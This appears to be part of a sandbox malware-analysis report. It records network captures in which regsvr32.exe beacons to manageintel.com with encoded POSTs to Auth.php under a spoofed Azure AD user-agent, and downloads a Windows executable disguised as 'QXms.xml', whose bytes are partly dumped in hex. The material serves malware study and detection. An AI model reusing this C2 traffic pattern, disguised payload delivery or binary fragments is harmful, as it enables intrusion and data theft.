Tm9wYzZVTGJmY0VJWjdqTThLVmpWTVM4M1BWM0dhd1JzV0gifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49843	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:33:57.379771948 CET	14262	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 561 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 51 30 56 72 49 6a 6f 69 56 33 4a 47 65 44 6c 68 55 45 73 31 64 30 35 6a 54 31 56 57 52 6b 78 47 55 32 74 6d 51 6c 6c 4c 4d 30 78 6a 59 56 4e 6c 5a 31 4e 45 53 6b 70 50 56 7a 52 35 56 31 45 33 4d 30 77 79 52 6e 64 71 4b 32 34 77 50 53 49 73 49 6a 4e 6d 5a 54 45 78 49 6a 6f 69 53 79 73 30 4f 47 39 52 50 54 30 69 4c 43 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 49 31 5a 47 56 69 4f 57 4d 69 4f 69 4a 4c 64 57 74 33 63 57 5a 75 59 69 49 73 49 6b 52 54 4d 6e 67 69 4f 69 4a 4b 5a 58 4e 73 4d 48 46 68 56 79 49 73 49 6b 56 4d 61 69 49 36 49 6c 56 78 62 47 63 77 63 58 46 50 4d 30 56 7a 55 53 49 73 49 6b 56 76 4e 69 49 36 49 6c 68 79 4e 58 67 34 59 55 55 39 49 69 77 69 52 6e 52 76 49 6a 6f 69 53 6e 63 39 50 53 49 73 49 6c 45 32 57 44 59 69 4f 69 4a 57 4e 58 42 58 4d 6a 56 31 64 44 56 52 52 5a 45 78 54 65 48 68 71 5a 6d 74 32 51 69 49 73 49 6c 52 42 54 57 5a 74 49 6a 70 62 49 6c 64 4a 64 48 6f 72 4e 53 74 72 4e 56 5a 72 4b 30 74 33 50 54 30 69 58 53 77 69 59 30 4a 47 49 6a 6f 69 56 6e 42 33 62 7a 46 32 64 6c 41 35 4d 6d 68 53 55 57 68 33 59 57 56 36 61 6d 52 6b 53 48 4d 39 49 69 77 69 5a 54 41 7a 5a 57 51 69 4f 69 4a 56 54 31 5a 61 65 44 5a 68 54 54 42 56 56 55 78 44 57 46 70 72 54 55 45 72 62 6d 5a 74 5a 30 39 35 53 32 63 30 5a 57 45 35 57 46 52 4f 51 6b 35 54 5a 5a 50 53 49 73 49 6d 55 77 4d 32 5a 6b 52 6e 50 54 30 69 4c 43 49 6a 4a 55 4e 45 35 43 4d 56 70 35 63 44 52 58 56 58 4e 57 65 44 42 48 5a 6e 6c 71 53 45 4a 6e 4e 44 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 49 73 49 6e 70 72 51 7a 63 69 4f 69 49 69 66 51 3d 3d Data Ascii: auth=eyIzQ0VrIjoiV3JGeDlhUEs1d05jT1VWRkxGU2tmQllLM0xjYVNlZ1NESkpPVzR5V1E3M0wyR ndqK24wPSIsIjNmZTExIjoiSys0OG9RPT0iLCIzbTd4IjoiUnF4ZzRnPT0iLCI1ZGViOWMiOiJLdWt3cWZuYiIsIkR TMngiOiJKZXNsMHFhVyIsIkVMaiI6IlVxbGcwcXFPM0VzUSIsIkVvNiI6IlhyNXg4YUU9IiwiRnRvIjoiSnc9PSIsIlE2WDYiOiJ WNXBXMjV1dDVRZExTeHhqZmt2QiIsIlRBTWZtIjpbIldJdHorNStrNVZrK0t3PT0iXSwiY0JGIjoiVnB3bzF2dlA5M mhSUWh3YWV6amRkSHM9IiwiZTAzZWQiOiJVT1ZaeDZhTTBVVUxDWFprTUErbmZtZ095S2c0ZWE5WFROQ k5TZUxUQ2ZZPSIsImYxZGEiOiJUNE5CMVp5cDRXVXNWeDBHZnlqSEJnND0iLCJ3UDYiOiJaZTRybytIUiIsIndnanY iOiJaTGh2NWc9PSIsInprQzciOiIifQ==

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:33:57.634951115 CET	14263	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:00 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49844	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:33:57.704222918 CET	14264	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9IiwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:33:57.951225996 CET	14264	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:00 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49845	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:33:58.124320984 CET	14265	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9IiwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:33:58.373992920 CET	14266	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:00 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49846	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:33:58.580157042 CET	14267	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9liwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:33:58.817459106 CET	14267	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:01 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49847	185.14.31.158	32710	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2022 13:33:59.288182974 CET	14268	OUT	POST /WUzZRUBQje/Auth.php HTTP/1.1 User-Agent: Windows-AzureAD-Authentication-Provider/11.0 Host: manageintel.com Content-Length: 245 Content-Type: application/x-www-form-urlencoded Accept-Language: en-US Data Raw: 61 75 74 68 3d 65 79 49 7a 62 54 64 34 49 6a 6f 69 55 6e 46 34 5a 7a 52 6e 50 54 30 69 4c 43 4a 68 64 54 56 76 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 4c 43 4a 6a 51 6b 59 69 4f 69 4a 57 63 48 64 76 4d 58 5a 32 55 44 6b 79 61 46 4a 52 61 48 64 68 5a 58 70 71 5a 47 52 49 63 7a 30 69 4c 43 4a 6c 4d 44 4e 6c 5a 43 49 36 49 6c 56 50 56 6c 70 34 4e 6d 46 4e 4d 46 56 56 54 45 4e 59 57 6d 74 4e 51 53 74 75 5a 6d 31 6e 54 33 6c 4c 5a 7a 52 6c 59 54 6c 59 56 45 35 43 54 6c 4e 6c 54 46 52 44 5a 6c 6b 39 49 69 77 69 64 47 4a 6c 63 33 46 75 49 6a 6f 69 55 6b 74 57 63 6a 42 52 50 54 30 69 4c 43 4a 33 55 44 59 69 4f 69 4a 61 5a 54 52 79 62 79 74 49 55 69 49 73 49 6e 64 6e 61 6e 59 69 4f 69 4a 61 54 47 68 32 4e 57 63 39 50 53 4a 39 Data Ascii: auth=eyIzbTd4IjoiUnF4ZzRnPT0iLCJhdTVvIjoiY2UxeDhnPT0iLCJjQkYiOiJWcHdvMXZ2UDkyaFJRaHdhZXpqZGRIcz0iLCJlMDNlZCI6IlVPVlp4NmFNMFVVTENYWmtNQStuZm1nT3lLZzRlYTlYVE5CTlNlTFRDZlk9liwidGJlc3FuIjoiUktWcjBRPT0iLCJ3UDYiOiJaZTRybytlUiIsIndnanYiOiJaTGh2NWc9PSJ9
Jan 30, 2022 13:33:59.512347937 CET	14268	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:34:02 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 X-Powered-By: PHP/8.1.0 Content-Length: 28 Connection: close Content-Type: text/html; charset=UTF-8 Data Raw: 65 79 4a 6f 63 33 70 42 49 6a 6f 69 59 32 55 78 65 44 68 6e 50 54 30 69 66 51 3d 3d Data Ascii: eyJoc3pBIjoiY2UxeDhnPT0ifQ==

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49759	185.14.31.158	443	C:\Windows\SysWOW64\regsvr32.exe

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:34 UTC	0	OUT	GET /RKyiihqXQiyE/xukYadevoVow/QXms.xml HTTP/1.1 Host: manageintel.com Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:34 UTC	0	IN	HTTP/1.1 200 OK Date: Sun, 30 Jan 2022 12:30:37 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/8.1.0 Last-Modified: Wed, 05 Jan 2022 22:25:50 GMT ETag: "240c8-5d4dd3c71c40d" Accept-Ranges: bytes Content-Length: 147656 Connection: close Content-Type: application/xml
2022-01-30 12:30:34 UTC	0	IN	Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ac 19 b5 31 e8 78 db 62 e8 78 db 62 e8 78 db 62 fc 13 d8 63 e2 78 db 62 fc 13 de 63 60 78 db 62 fc 13 df 63 fa 78 db 62 ba 0d de 63 cd 78 db 62 ba 0d df 63 e7 78 db 62 ba 0d d8 63 fa 78 db 62 fc 13 da 63 f9 78 db 62 e8 78 da 62 90 78 db 62 b0 0d de 63 ec 78 db 62 b0 0d db 63 e9 78 db 62 b0 0d d9 63 e9 78 db 62 52 69 63 68 e8 78 db 62 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$1xbxbxbcxbc`xbcxbcxbcxbcxbcxbxbxbcxbcxbcxbRichxb
2022-01-30 12:30:34 UTC	8	IN	Data Raw: 00 00 8b f8 6a 00 6a 01 8b 55 f8 52 8b 45 f4 50 e8 76 66 00 00 8b 4d fc 8a 14 3e 88 14 01 eb a7 8b 45 fc 5f 5e 8b e5 5d c2 04 00 55 8b ec 83 ec 0c 56 57 89 4d fc 8b 45 fc c6 40 15 01 0f 57 c0 66 0f 13 45 f4 eb 12 8b 4d f4 83 c1 01 8b 55 f8 83 d2 00 89 4d f4 89 55 f8 83 7d f8 00 77 41 72 06 83 7d f4 15 73 39 8b 4d 08 e8 5c 4d 00 00 8b f0 6a 00 6a 01 8b 45 f8 50 8b 4d f4 51 e8 09 66 00 00 8b f8 6a 00 6a 01 8b 55 f8 52 8b 45 f4 50 e8 f6 65 00 00 8b 4d fc 8a 14 3e 88 14 01 eb a7 8b 45 fc 5f 5e 8b e5 5d c2 04 00 55 8b ec 83 ec 0c 56 57 89 4d fc 8b 45 fc c6 40 1f 01 0f 57 c0 66 0f 13 45 f4 eb 12 8b 4d f4 83 c1 01 8b 55 f8 83 d2 00 89 4d f4 89 55 f8 83 7d f8 00 77 41 72 06 83 7d f4 1f 73 39 8b 4d 08 e8 dc 4c 00 00 8b f0 6a 00 6a 01 8b 45 f8 50 8b 4d f4 51 e8 89 Data Ascii: jjUREPvfM>E_^]UVWME@WfEMUMU}wAr}s9M\MjjEPMQfjjUREPeM>E_^]UVWME@WfEMUMU}wAr}s9M LjjEPMQ
2022-01-30 12:30:34 UTC	24	IN	Data Raw: 4d fc 8b e5 5d c2 04 00 cc cc cc 55 8b ec 8b 45 08 50 e8 05 23 00 00 83 c4 04 5d c2 04 00 cc cc cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 8b 45 10 50 8b 4d 0c 51 8b 55 08 52 ff 15 44 50 01 10 5d c3 cc cc cc cc cc cc cc cc cc 55 8b ec 83 ec 0c 89 4d fc 8b 4d fc e8 5f 19 00 00 89 45 f8 8b 45 fc 8b 48 14 89 4d f4 8b 55 f8 52 8b 45 f4 50 8b 4d 08 51 e8 12 00 00 00 8b e5 5d c2 04 00 cc cc cc cc cc cc cc cc cc cc cc cc 55 8b ec 83 ec 08 8b 45 08 83 c8 0f 89 45 fc 8b 4d fc 3b 4d 10 76 05 8b 45 10 eb 2e 8b 55 0c d1 ea 8b 45 10 2b c2 39 45 0c 76 05 8b 45 10 eb 1a 8b 4d 0c d1 e9 03 4d 0c 89 4d f8 8d 55 f8 52 8d 45 fc 50 e8 78 bb ff ff 8b 00 8b e5 5d c2 0c 00 55 8b ec 83 ec 10 89 4d f8 8b 4d f8 e8 7f 0a 00 00 89 45 fc 8b 4d f8 e8 24 19 00 00 89 45 f4 8b 45 fc d1 e8 Data Ascii: M]UEP#]UEPMQURDP]UMM_EEHMUREPMQ]UEEM;MvE.UE+9EvEMMMUREPx]UMMEM$EE
2022-01-30 12:30:34 UTC	40	IN	Data Raw: 75 f0 83 c4 08 8b 45 08 8b 4d 0c 8b d0 e8 d9 12 00 00 8b 45 0c 39 78 0c 74 12 68 24 c0 01 10 56 8b d7 8b c8 e8 e2 12 00 00 8b 45 0c 56 ff 75 f8 89 58 0c e8 73 fe ff ff 8b 4d ec 83 c4 08 8b d6 8b 49 08 e8 83 12 00 00 cc 6a 08 68 a8 a6 01 10 e8 26 ee ff ff 8b 45 08 85 c0 74 7e 81 38 63 73 6d e0 75 76 83 78 10 03 75 70 81 78 14 20 05 93 19 74 12 81 78 14 21 05 93 19 74 09 81 78 14 22 05 93 19 75 55 8b 48 1c 85 c9 74 4e 8b 51 04 85 d2 74 29 83 65 fc 00 52 ff 70 18 e8 4a 00 00 00 c7 45 fc fe ff ff ff eb 31 ff 75 0c ff 75 ec e8 43 00 00 00 59 59 c3 8b 65 e8 eb e4 f6 01 10 74 19 8b 40 18 8b 08 85 c9 74 10 8b 01 51 8b 70 08 8b ce ff 15 b8 51 01 10 ff d6 8b 4d f0 64 89 0d 00 00 00 00 59 5f 5e 5b c9 c3 55 8b ec 8b 4d 08 ff 55 0c 5d c2 08 00 55 8b ec 80 7d 0c 00 74 Data Ascii: uEME9xth$VEVuXsMIjh&Et~8csmuvxupx tx!tx"uUHtNQt)eRpJE1uuCYYet@tQpQMdY_^[UMU]U}t
2022-01-30 12:30:34 UTC	56	IN	Data Raw: 0c 75 11 6a 01 8b ce e8 fa 05 00 00 85 c0 0f 85 81 00 00 00 8b 46 08 88 18 eb cf 53 53 53 53 6a ff 56 53 ff 75 14 e8 95 11 00 00 83 c4 20 85 c0 75 16 ff 15 78 50 01 10 50 e8 14 e9 ff ff 59 e8 44 e9 ff ff 8b 00 eb 4d 57 8b 7d 0c 3b 47 0c 76 0c 50 8b cf e8 ad 05 00 00 85 c0 75 37 53 53 ff 77 0c ff 77 08 6a ff 56 53 ff 75 14 e8 4f 11 00 00 83 c4 20 85 c0 75 16 ff 15 78 50 01 10 50 e8 ce e8 ff ff 59 e8 fe e8 ff ff 8b 00 eb 06 48 89 47 10 33 c0 5f 5e 5b 5d c3 8b ff 55 8b ec 51 ff 75 10 8d 45 ff 50 ff 75 0c ff 75 08 e8 67 fe ff ff 83 c4 10 c9 c3 8b ff 55 8b ec 8b 45 0c 83 ec 28 56 85 c0 75 14 e8 bd e8 ff ff 6a 16 5e 89 30 e8 95 d6 ff ff e9 bb 01 00 00 8b 75 08 53 33 db 57 89 18 8b fb 8b 06 8b cb 89 7d d8 89 4d dc 89 5d e0 85 c0 74 61 8d 4d fc 66 c7 45 fc 2a 3f Data Ascii: ujFSSSSjVSu uxPPYDMW};GvPu7SSwwjVSuO uxPPYHG3_^[]UQuEPuugUE(Vuj^0uS3W}M]taMfE*?
2022-01-30 12:30:34 UTC	72	IN	Data Raw: 00 7f 0b 66 0f d6 4c 24 04 dd 44 24 04 c3 66 0f 2e ff 7b 24 ba ec 03 00 00 83 ec 10 89 54 24 0c 8b d4 83 c2 14 89 54 24 08 89 54 24 04 89 14 24 e8 29 0a 00 00 83 c4 10 dd 44 24 04 c3 f3 0f 7e 44 24 04 66 0f f3 ca 66 0f 28 d8 66 0f c2 c1 06 3d ff 03 00 00 7c 25 3d 32 04 00 00 7f b0 66 0f 54 05 a0 92 01 10 f2 0f 58 c8 66 0f d6 4c 24 04 dd 44 24 04 c3 dd 05 e0 92 01 10 c3 66 0f c2 1d c0 92 01 10 06 66 0f 54 1d a0 92 01 10 66 0f d6 5c 24 04 dd 44 24 04 c3 8b ff 55 8b ec 8b 4d 08 33 c0 38 01 74 0c 3b 45 0c 74 07 40 80 3c 08 00 75 f4 5d c3 33 c0 50 50 6a 03 50 6a 03 68 00 00 00 40 68 e8 92 01 10 ff 15 54 50 01 10 a3 60 c8 01 10 c3 8b 0d 60 c8 01 10 83 f9 fe 75 0b e8 d1 ff ff ff 8b 0d 60 c8 01 10 33 c0 83 f9 ff 0f 95 c0 c3 a1 60 c8 01 10 83 f8 ff 74 0c 83 f8 fe Data Ascii: fLDf.{TT$T$$)D$~D$ff(f=|%=2fTXfLDffTf\$D$UM38t;Et@<u]3PPjPjh@hTP``u`3`t
2022-01-30 12:30:34 UTC	88	IN	Data Raw: cd ce cf d0 d1 d2 d3 d4 d5 d6 d7 d8 d9 da db dc dd de df e0 e1 e2 e3 e4 e5 e6 e7 e8 e9 ea eb ec ed ee ef f0 f1 f2 f3 f4 f5 f6 f7 f8 f9 fa fb fc fd fe ff 00 01 02 03 04 05 06 07 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 36 37 38 39 3a 3b 3c 3d 3e 3f 40 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 5b 5c 5d 5e 5f 60 41 42 43 44 45 46 47 48 49 4a 4b 4c 4d 4e 4f 50 51 52 53 54 55 56 57 58 59 5a 7b 7c 7d 7e 7f 80 81 82 83 84 85 86 87 88 89 8a 8b 8c 8d 8e 8f 90 91 92 93 94 95 96 97 98 99 9a 9b 9c 9d 9e 9f a0 a1 a2 a3 a4 a5 a6 a7 a8 a9 aa ab ac ad ae af b0 b1 b2 b3 b4 b5 b6 b7 b8 b9 ba bb bc bd be bf c0 c1 c2 c3 c4 c5 c6 c7 c8 c9 ca cb Data Ascii: !"#$%&'()*+,-./0123456789:;<=>?@ABCDEFGHIJKLMNOPQRSTUVWXYZ[\]^_`ABCDEFGHIJKLM NOPQRSTUVWXYZ{|}~
2022-01-30 12:30:34 UTC	104	IN	Data Raw: 61 6c 69 7a 65 00 00 70 01 4f 6c 65 49 6e 69 74 69 61 6c 69 7a 65 00 6f 6c 65 33 32 2e 64 6c 6c 00 07 01 53 48 53 74 72 44 75 70 41 00 08 01 53 48 53 74 72 44 75 70 57 00 c5 00 53 48 47 65 74 54 68 72 65 61 64 52 65 66 00 00 53 48 4c 57 41 50 49 2e 64 6c 6c 00 18 02 55 75 69 64 43 72 65 61 74 65 00 00 0b 00 44 63 65 45 72 72 6f 72 49 6e 71 54 65 78 74 41 00 00 9c 01 52 70 63 45 78 63 65 70 74 69 6f 6e 46 69 6c 74 65 72 00 00 52 50 43 52 54 34 2e 64 6c 6c 0 0 00 89 03 49 73 50 72 6f 63 65 73 73 6f 72 46 65 61 74 75 72 65 50 72 65 73 65 6e 74 00 82 03 49 73 44 65 62 75 67 67 65 72 50 72 65 73 65 6e 74 00 b1 05 55 6e 68 61 6e 64 6c 65 64 45 78 63 65 70 74 69 6f 6e 46 69 6c 74 65 72 00 00 71 05 53 65 74 55 6e 68 61 6e 64 6c 65 64 45 78 63 65 70 74 69 6f 6e 46 Data Ascii: alizepOleInitializeole32.dllSHStrDupASHStrDupWSHGetThreadRefSHLWAPI.dllUuidCreateDceErro rInqTextARpcExceptionFilterRPCRT4.dllIsProcessorFeaturePresentIsDebuggerPresentUnhandledExceptionFil terqSetUnhandledExceptionF

Timestamp	kBytes transferred	Direction	Data
2022-01-30 12:30:34 UTC	120	IN	Data Raw: 00 64 00 65 00 4e 00 61 00 6d 00 65 00 00 00 20 00 00 00 52 00 75 00 6e 00 74 00 69 00 6d 00 65 00 5f 00 6d 00 73 00 65 00 63 00 73 00 00 00 54 45 4d 50 40 02 00 00 04 00 00 00 04 00 00 00 90 1c 00 00 01 00 00 00 9c 00 ae 6f d3 e6 ed 51 8d d4 a6 47 39 64 67 b9 0f 01 01 00 01 ff ff 42 01 00 00 44 82 09 00 45 00 76 00 65 00 6e 00 74 00 44 00 61 00 74 00 61 00 00 00 02 41 ff ff 41 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 29 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 0b 00 43 00 6f 00 6e 00 74 00 72 00 6f 00 6c 00 43 00 6f 00 64 00 65 00 02 0d 00 00 08 04 41 ff ff 49 00 00 00 8a 6f 04 00 44 00 61 00 74 00 61 00 00 00 31 00 00 00 06 4b 95 04 00 4e 00 61 00 6d 00 65 00 00 00 05 01 0f 00 43 00 6f 00 6e 00 74 00 72 00 6f 00 6c 00 43 00 Data Ascii: deName Runtime_msecsTEMP@oQG9dgBDEventDataAAoData)KNameControlCodeAIoData1KNameControlC
2022-01-30 12:30:34 UTC	136	IN	Data Raw: 86 48 86 f7 0d 01 01 0c 05 00 03 82 01 01 00 12 bf a1 ef 8b 74 9a 98 44 b8 69 46 b5 ab 24 0a 0c a4 8a 67 b8 3a 81 bf 45 8a 7d 52 07 a8 8d 1f 4e 21 85 39 a3 6b 5e 2d 20 86 bf 10 b8 ae 79 3b 53 cd b4 fb d8 44 be 06 d9 5c 63 67 d4 40 16 87 44 86 72 2a d6 32 15 f5 12 83 c2 f9 e1 5d 11 40 67 f6 42 27 72 c5 23 e2 02 38 1a 4c 20 e2 db 01 f7 cd 46 4f 26 a2 7c 66 c0 51 36 b6 89 02 54 c7 fc 58 fb 6c 00 ee fe 98 a6 2e 95 a1 0c 53 29 1f 6f d8 19 a6 4f 9e f7 ac 09 ea 5d 82 c6 8b af 80 a7 bd 81 48 52 84 31 da 32 ec 15 e4 a6 4c 3d 6c 39 73 d4 0b 85 39 20 e0 85 1a 68 e1 a7 48 38 a9 d1 36 25 77 c1 8d 19 16 c5 88 4c 66 7d 2f 63 ce 98 e8 69 df ac 3c a8 5d 9d c9 1c 5b ae 